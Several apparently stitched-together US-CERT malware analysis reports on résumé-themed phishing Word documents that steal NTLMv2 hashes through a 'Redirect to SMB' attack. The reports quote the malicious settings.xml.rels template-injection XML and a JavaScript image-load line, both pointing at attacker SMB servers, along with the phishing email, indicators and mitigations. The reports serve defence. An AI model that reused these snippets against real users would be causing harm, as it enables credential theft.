The Javascript code contains commands to fetch the file URL, "file[:]//184.154.150.66/ame_icon.png". The file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 184.154.150.66 by providing the encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password via brute force attack.

-- Begin IP --

184.154.150.66

-- End IP --

-- Begin Javascript code sample --

```
;var i = document.createElement("img");i.src = "file[:]//184.154.150.66/ame_icon.png";
```

-- End Javascript code sample --

IPs

5.153.58.45

URI

- file[:]//5.153.58.45/Normal.dotm

Ports

- 445

Whois

```
% Information related to '5.153.58.32 - 5.153.58.63'

% Abuse contact for '5.153.58.32 - 5.153.58.63' is 'abuse[@]softlayer.com'

inetnum:       5.153.58.32 - 5.153.58.63
netname:       NETBLK-SOFTLAYER-RIPE-CUST-RB18917-RIPE
descr:         Sogeti Nederland B.V.
country:       NL
admin-c:       RB18917-RIPE
tech-c:        RB18917-RIPE
status:        ASSIGNED PA
mnt-by:        MAINT-SOFTLAYER-RIPE
created:       2015-09-21T18:57:03Z
last-modified: 2015-09-21T18:57:03Z
source:        RIPE

person:        Robert Berkenpas
address:       Lange Dreef 17
address:       Vianen,  4131NJ NL
phone:         +1.866.398.7638
```

```
nic-hdl:        RB18917-RIPE
abuse-mailbox:  robert.berkenpas[@]sogeti.nl
mnt-by:         MAINT-SOFTLAYER-RIPE
created:        2015-09-21T18:57:00Z
last-modified:  2015-09-21T18:57:00Z
source:         RIPE
```

Relationships

(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Characterized_By	(W) % Information relate
(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm

184.154.150.66

URI

- file[:]//184.154.150.66/ame_icon.png

Ports

- 445

Whois

```
NetRange:       184.154.0.0 - 184.154.255.255
CIDR:           184.154.0.0/16
NetName:        SINGLEHOP
NetHandle:      NET-184-154-0-0-1
Parent:         NET184 (NET-184-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS32475
Organization:   SingleHop, Inc. (SINGL-8)
RegDate:        2010-06-21
Updated:        2012-03-02
Ref:            https[:]//whois.arin.net/rest/net/NET-184-154-0-0-1


OrgName:        SingleHop, Inc.
OrgId:          SINGL-8
Address:        500 West Madison Street
Address:        Suite 801
City:           Chicago
StateProv:      IL
PostalCode:     60661
Country:        US
RegDate:        2007-03-07
Updated:        2017-01-28
Comment:        http[:]//www[.]singlehop.com/
Ref:            https[:]//whois.arin.net/rest/org/SINGL-8

ReferralServer:  rwhois://rwhois.singlehop.net:4321

OrgTechHandle: NETWO1546-ARIN
OrgTechName:   Network Operations
OrgTechPhone:  +1-866-817-2811
OrgTechEmail:  netops[@]singlehop.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

OrgAbuseHandle: ABUSE2492-ARIN
OrgAbuseName:   Abuse Department
OrgAbusePhone:  +1-866-817-2811
OrgAbuseEmail:  abuse[@]singlehop.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2492-ARIN
```

Relationships

(I) 184.154.150.66	Related_To	(P) 445
(I) 184.154.150.66	Characterized_By	(W) NetRange: 184.

(I) 184.154.150.66	Connected_From	(F) 184.154_redirect (4383c)
(I) 184.154.150.66	Related_To	(U) file[:]//184.154.150.66/ame_icon.png

Relationship Summary

(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45
(F) 184.154_redirect (4383c)	Connected_To	(I) 184.154.150.66
(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Characterized_By	(W) % Information relate
(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm
(I) 184.154.150.66	Related_To	(P) 445
(I) 184.154.150.66	Characterized_By	(W) NetRange: 184.
(I) 184.154.150.66	Connected_From	(F) 184.154_redirect (4383c)
(I) 184.154.150.66	Related_To	(U) file[:]//184.154.150.66/ame_icon.png
(P) 445	Related_To	(I) 5.153.58.45
(P) 445	Related_To	(I) 184.154.150.66
(W) NetRange: 184.	Characterizes	(I) 184.154.150.66
(W) % Information relate	Characterizes	(I) 5.153.58.45
(U) file[:]//5.153.58.45/Normal.dotm	Related_To	(I) 5.153.58.45
(U) file[:]//184.154.150.66/ame_icon.png	Related_To	(I) 184.154.150.66

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 5.153.58.45
- 184.154.150.66

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

NCCIC
NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10128830

2017-10-13

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

US-CERT received an artifact for analysis, a résumé-themed phishing email with an attached malicious Microsoft Word Document. Analysis of the artifact indicates the use of a "Redirect to SMB" attack to steal the victim's credentials.

Additional analysis on related activity is also referenced in MIFR-10128327 and MIFR-10128336.

Emails

Processed	1

Files

Processed	1 722154a36f32ba10e98020a8ad758a7a (CV Controls Engineer.docx)

IPs

Identified	2 5.153.58.45 91.183.104.150

Emails

Details

From	
Sender	
Subject	
Timestamp	2017-05-15T09:54:47
Source IP	91.183.104.150

Raw Body

Hello, [Victim]

Over 10 years Controls/Software Experience

Software development for PLC based control systems:
SIEMENS S5, S7-200, S7-300, S7-400 series,
Rockwell 5000, 500 series.
SCADA, HMI configuration.

Various Conveyor system experiences
Networking with PLC’s: Ethernet, PROFIBUS-DP, PROFINET MPI, ASi, DeviceNet, DH+
EPLAN

Multi – skilled controls engineer with experience in hands-on project based work. Experience ranges from budget estimate and managing electric engineering projects to developing and commissioning software for PLC - SCADA control systems.

I Look forward to hearing back.

Best Regards,

Relationships

(E)	Related_To	(I) 91.183.104.150

Description

This resume themed phishing email entices a victim to open the malicious attachment, CV Controls Engineer.docx. The email message has a X-Originating-IP, 91.183.104.150.

Files

CV Controls Engineer.docx

Details

Name	CV Controls Engineer.docx
Size	19261
Type	Microsoft Word 2007+
MD5	722154a36f32ba10e98020a8ad758a7a
SHA1	2872dcdf108563d16b6cf2ed383626861fc541d2
ssdeep	384:Dk5kSg2bPvHjd1coguI38aI2TUGThYGBUvolkGDJ4LMwa7nXp:DkGMjjOn8yTUQzuw7VB37n5
Entropy	7.85923994786

Antivirus

McAfee	W97M/Downloader.cdg
BitDefender	Trojan.GenericKD.12004346
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

TrendMicro House Call	TROJ_RELSLODR.D
TrendMicro	TROJ_RELSLODR.D
Emsisoft	Trojan.GenericKD.12004346 (B)
Ahnlab	DOC/Downloader
ESET	DOC/TrojanDownloader.Agent.U trojan
Ikarus	Trojan-Downloader.MSWord.Agent

Relationships

(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45

Description

This Word Document uses a "Redirect to SMB" attack to steal victim credentials. This Word Document contains an embedded file URL, "file[:]//5.153.58.45/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, the file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 5.153.58.45 by providing the encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password via brute force attack.

The malicious SMB server has the following IP:

-- Begin IP --

5.153.58.45

-- End IP --

-- Begin Content "word/_rels/settings.xml.rels" --

```
 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="file[:]//5.153.58.45/Normal.dotm"
TargetMode="External"/>
</Relationships>
```

-- End Content "word/_rels/settings.xml.rels" --

IPs

5.153.58.45

URI

- file[:]//5.153.58.45/Normal.dotm

Ports

- 445

Whois

```
% Information related to '5.153.58.32 - 5.153.58.63'

% Abuse contact for '5.153.58.32 - 5.153.58.63' is 'abuse[@]softlayer.com'

inetnum:        5.153.58.32 - 5.153.58.63
netname:        NETBLK-SOFTLAYER-RIPE-CUST-RB18917-RIPE
descr:          Sogeti Nederland B.V.
country:        NL
admin-c:        RB18917-RIPE
tech-c:         RB18917-RIPE
status:         ASSIGNED PA
mnt-by:         MAINT-SOFTLAYER-RIPE
created:        2015-09-21T18:57:03Z
last-modified:  2015-09-21T18:57:03Z
source:         RIPE

person:         Robert Berkenpas
address:        Lange Dreef 17
```

```
address:       Vianen,  4131NJ NL
phone:         +1.866.398.7638
nic-hdl:       RB18917-RIPE
abuse-mailbox:  robert.berkenpas[@]sogeti.nl
mnt-by:        MAINT-SOFTLAYER-RIPE
created:       2015-09-21T18:57:00Z
last-modified:  2015-09-21T18:57:00Z
source:        RIPE

% This query was served by the RIPE Database Query Service version 1.89.2 (ANGUS)
```

Relationships

(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Characterized_By	(W) % Information relate
(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm

91.183.104.150

Whois

```
% Information related to '91.183.104.0 - 91.183.107.255'

% Abuse contact for '91.183.104.0 - 91.183.107.255' is 'abuse[@]skynet.be'

inetnum:       91.183.104.0 - 91.183.107.255
netname:       BE-SKYNET-20011108
descr:         Pro 91GKK3
descr:         Belgacom ISP SA/NV
country:       BE
admin-c:       SN2068-RIPE
tech-c:        SN2068-RIPE
status:        ASSIGNED PA
mnt-by:        SKYNETBE-MNT
mnt-by:        SKYNETBE-ROBOT-MNT
created:       2011-03-04T14:10:18Z
last-modified:  2011-03-04T14:10:18Z
source:        RIPE

role:          Skynet NOC administrators
address:       Belgacom SA de droit public
address:       SDE/NEO/RPP/DTO/DIN - Stroo Building
address:       Boulevard du Roi Albert II, 27
address:       B-1030 Bruxelles
address:       Belgium
phone:         +32 2 202-4111
fax-no:        +32 2 203-6593
abuse-mailbox:  abuse[@]skynet.be
e-mail:        abuse[@]skynet.be
e-mail:        cops[@]belgacom.be
e-mail:        mailadmin[@]skynet.be
e-mail:        noc[@]skynet.be
admin-c:       BIEC1-RIPE
tech-c:        BIEC1-RIPE
nic-hdl:       SN2068-RIPE
remarks:       ********************************************
remarks:       Abuse notifications to: abuse[@]belgacom.be
remarks:       Abuse mails sent to other addresses will be ignored !
remarks:       ********************************************
remarks:       Network problems to: noc[@]skynet.be
remarks:       Peering requests to: peering[@]skynet.be
notify:        noc[@]skynet.be
mnt-by:        SKYNETBE-MNT
created:       1970-01-01T00:00:00Z
last-modified:  2013-10-01T09:04:36Z
source:        RIPE
```

```
% Information related to '91.180.0.0/14AS5432'

route:         91.180.0.0/14
descr:         SKYNETBE-CUSTOMERS
origin:        AS5432
notify:        noc[@]skynet.be
mnt-by:        SKYNETBE-MNT
created:       2006-09-04T13:08:39Z
last-modified: 2006-09-04T13:08:39Z
source:        RIPE
```

(E) Email

Relationships

(I) 91.183.104.150	Characterized_By	(W) % Information relate
(I) 91.183.104.150	Related_To	(E) Email

Relationship Summary

(E) Email	Related_To	(I) 91.183.104.150
(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45
(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Characterized_By	(W) % Information relate
(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm
(W) % Information relate	Characterizes	(I) 91.183.104.150
(I) 91.183.104.150	Characterized_By	(W) % Information relate
(I) 91.183.104.150	Related_To	(E) Email
(P) 445	Related_To	(I) 5.153.58.45
(W) % Information relate	Characterizes	(I) 5.153.58.45
(U) file[:]//5.153.58.45/Normal.dotm	Related_To	(I) 5.153.58.45

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 5.153.58.45
- 91.183.104.150

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)

- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

NCCIC NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER | US-CERT UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10128336

2017-10-17

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

US-CERT received a malicious Microsoft Word Document for analysis. The analysis of the artifact indicates the use of a "Redirect to SMB" attack to steal the victim's credentials.

Additional analysis on related activity is also referenced in MIFR-10128327 and MIFR-10128883.

Files

Processed	1 722154a36f32ba10e98020a8ad758a7a (CV Controls Engineer.docx)

IPs

Identified	1 5.153.58.45

Files

CV Controls Engineer.docx

Details

Name	CV Controls Engineer.docx
Size	19261
Type	Microsoft Word 2007+
MD5	722154a36f32ba10e98020a8ad758a7a
SHA1	2872dcdf108563d16b6cf2ed383626861fc541d2
ssdeep	384:Dk5kSg2bPvHjd1coguI38aI2TUGThYGBUvolkGDJ4LMwa7nXp:DkGMjjOn8yTUQzuw7VB37n5
Entropy	7.85923994786

Antivirus

McAfee	W97M/Downloader.cdg
BitDefender	Trojan.GenericKD.12004346
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD
TrendMicro House Call	TROJ_RELSLODR.D
TrendMicro	TROJ_RELSLODR.D
Emsisoft	Trojan.GenericKD.12004346 (B)
Ahnlab	DOC/Downloader
ESET	DOC/TrojanDownloader.Agent.U trojan
Ikarus	Trojan-Downloader.MSWord.Agent

Relationships

(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45

Description

This Word Document uses a "Redirect to SMB" attack to steal the victim's credentials.

This Word Document contains an embedded file URL, "file[:]//5.153.58.45/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 5.153.58.45 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture this NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access their system remotely.

The malicious SMB server has the following IP:

-- Begin IP --

5.153.58.45

-- End IP --

-- Begin Content "word/_rels/settings.xml.rels" --

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//5.153.58.45/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
```

-- End Content "word/_rels/settings.xml.rels" --

IPs

5.153.58.45

URI

- file[:]//5.153.58.45/Normal.dotm

Ports

- 445

Whois

```
Domain Name: sl-reverse.com
Registry Domain ID: 1931372850_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www[.]cscprotectsbrands.com
Updated Date: 2017-05-18T05:15:16Z
Creation Date: 2015-05-22T13:54:48Z
Registrar Registration Expiration Date: 2018-05-22T13:54:48Z
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse[@]cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http[:]//www[.]icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: IBM Corporation
Registrant Organization: International Business Machines Corporation
Registrant Street: New Orchard Road
Registrant City: Armonk
Registrant State/Province: NY
Registrant Postal Code: 10504
Registrant Country: US
Registrant Phone: +1.9147654227
Registrant Phone Ext:
Registrant Fax: +1.9147654370
Registrant Fax Ext:
Registrant Email: dnsadm[@]us.ibm.com
Registry Admin ID:
Admin Name: IBM Corporation
Admin Organization: International Business Machines (IBM)
Admin Street: New Orchard Road
Admin City: Armonk
Admin State/Province: NY
Admin Postal Code: 10598
Admin Country: US
Admin Phone: +1.9147654227
Admin Phone Ext:
Admin Fax: +1.9147654370
Admin Fax Ext:
Admin Email: dnsadm[@]us.ibm.com
Registry Tech ID:
Tech Name: IBM Corporation
Tech Organization: International Business Machines (IBM)
Tech Street: New Orchard Road
Tech City: Armonk
Tech State/Province: NY
Tech Postal Code: 10598
Tech Country: US
Tech Phone: +1.9192544441
Tech Phone Ext:
Tech Fax: +1.9147654370
Tech Fax Ext:
Tech Email: dnstech[@]us.ibm.com
Name Server: ns2.networklayer.com
Name Server: ns1.softlayer.net
Name Server: ns2.softlayer.net
Name Server: ns1.networklayer.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
```

Relationships

(I) 5.153.58.45	Characterized_By	(W) Domain Name: sl-reve

(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm

Relationship Summary

(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45
(I) 5.153.58.45	Characterized_By	(W) Domain Name: sl-reve
(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm
(W) Domain Name: sl-reve	Characterizes	(I) 5.153.58.45
(P) 445	Related_To	(I) 5.153.58.45
(U) file[:]//5.153.58.45/Normal.dotm	Related_To	(I) 5.153.58.45

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 5.153.58.45

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

NCCIC
NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10128327

2017-10-13

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

Submission included 11 Microsoft Word Documents (3 duplicates). Analysis indicates these Word Documents are being used to steal the victim's credentials via a "Redirect to SMB" attack.

Additional analysis on related activity is also referenced in MIFR-10128836 and MIFR-10128883.

Files

Processed	8 038a97b4e2f37f34b255f0643e49fc9d (Controls Engineer.docx) 31008de622ca9526f5f4a1dd3f16f4ea (Controls Engineer.docx) 5acc56c93c5ba1318dd2fa9c3509d60b (Controls Engineer.docx) 65a1a73253f04354886f375b59550b46 (Controls Engineer.docx) 722154a36f32ba10e98020a8ad758a7a (CV Controls Engineer.docx) 8341e48a6b91750d99a8295c97fd55d5 (Controls Engineer.docx) 99aa0d0eceefce4c0856532181b449b1 (Controls Engineer.docx) a6d36749eebbbc51b552e5803ed1fd58 (Controls Engineer.docx)

IPs

Identified	2 62.8.193.206 5.153.58.45

Files

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19270
Type	Zip archive data, at least v2.0 to extract
MD5	a6d36749eebbbc51b552e5803ed1fd58
SHA1	3ceb153fcd9407c92b3c71eb0acf74e681691b98
ssdeep	384:F1sPE46JbzcB1mjvxqIJwpsxQVjl+GHoJSkhvnewMrKrNfXFg:78EVETmjUsqJDndMuBfXq
Entropy	7.82005155684

Antivirus

McAfee	W97M/Downloader.cdg
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

Relationships

(F) Controls Engineer.docx (a6d36)	Connected_To	(I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

-- Begin IP --
62.8.193.206
-- End IP --

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//62.8.193.206/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19605
Type	Zip archive data, at least v2.0 to extract
MD5	038a97b4e2f37f34b255f0643e49fc9d
SHA1	f8301523fe802402441f207c0f7c61b8aa3cfa63
ssdeep	384:F2sPE46JbzcB1mjvxqIJwpsxQVzI+GHoJDUhvWew8rKrNf28v:o8EVETmjUsqZuWd8uBfn
Entropy	7.78916156016

Antivirus

No matches found.

Relationships

(F) Controls Engineer.docx (038a9) Connected_To (I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels/settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

-- Begin IP --
62.8.193.206
-- End IP --

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//62.8.193.206/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19298
Type	Zip archive data, at least v2.0 to extract
MD5	65a1a73253f04354886f375b59550b46
SHA1	5f1d8a38ec40c2e86d54bfb7d9ce6571e8f944c6
ssdeep	384:F1sPE46JbzcB1mjvxqIJwpsxQVjI+GHoJSkhvnew74rKrNfXqJ:78EVETmjUsqJDndMuBfXe
Entropy	7.81659183222

Antivirus

McAfee	W97M/Downloader.cdg
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

Relationships

(F) Controls Engineer.docx (65a1a) Connected_To (I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels/settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

-- Begin IP --
62.8.193.206
-- End IP --

```
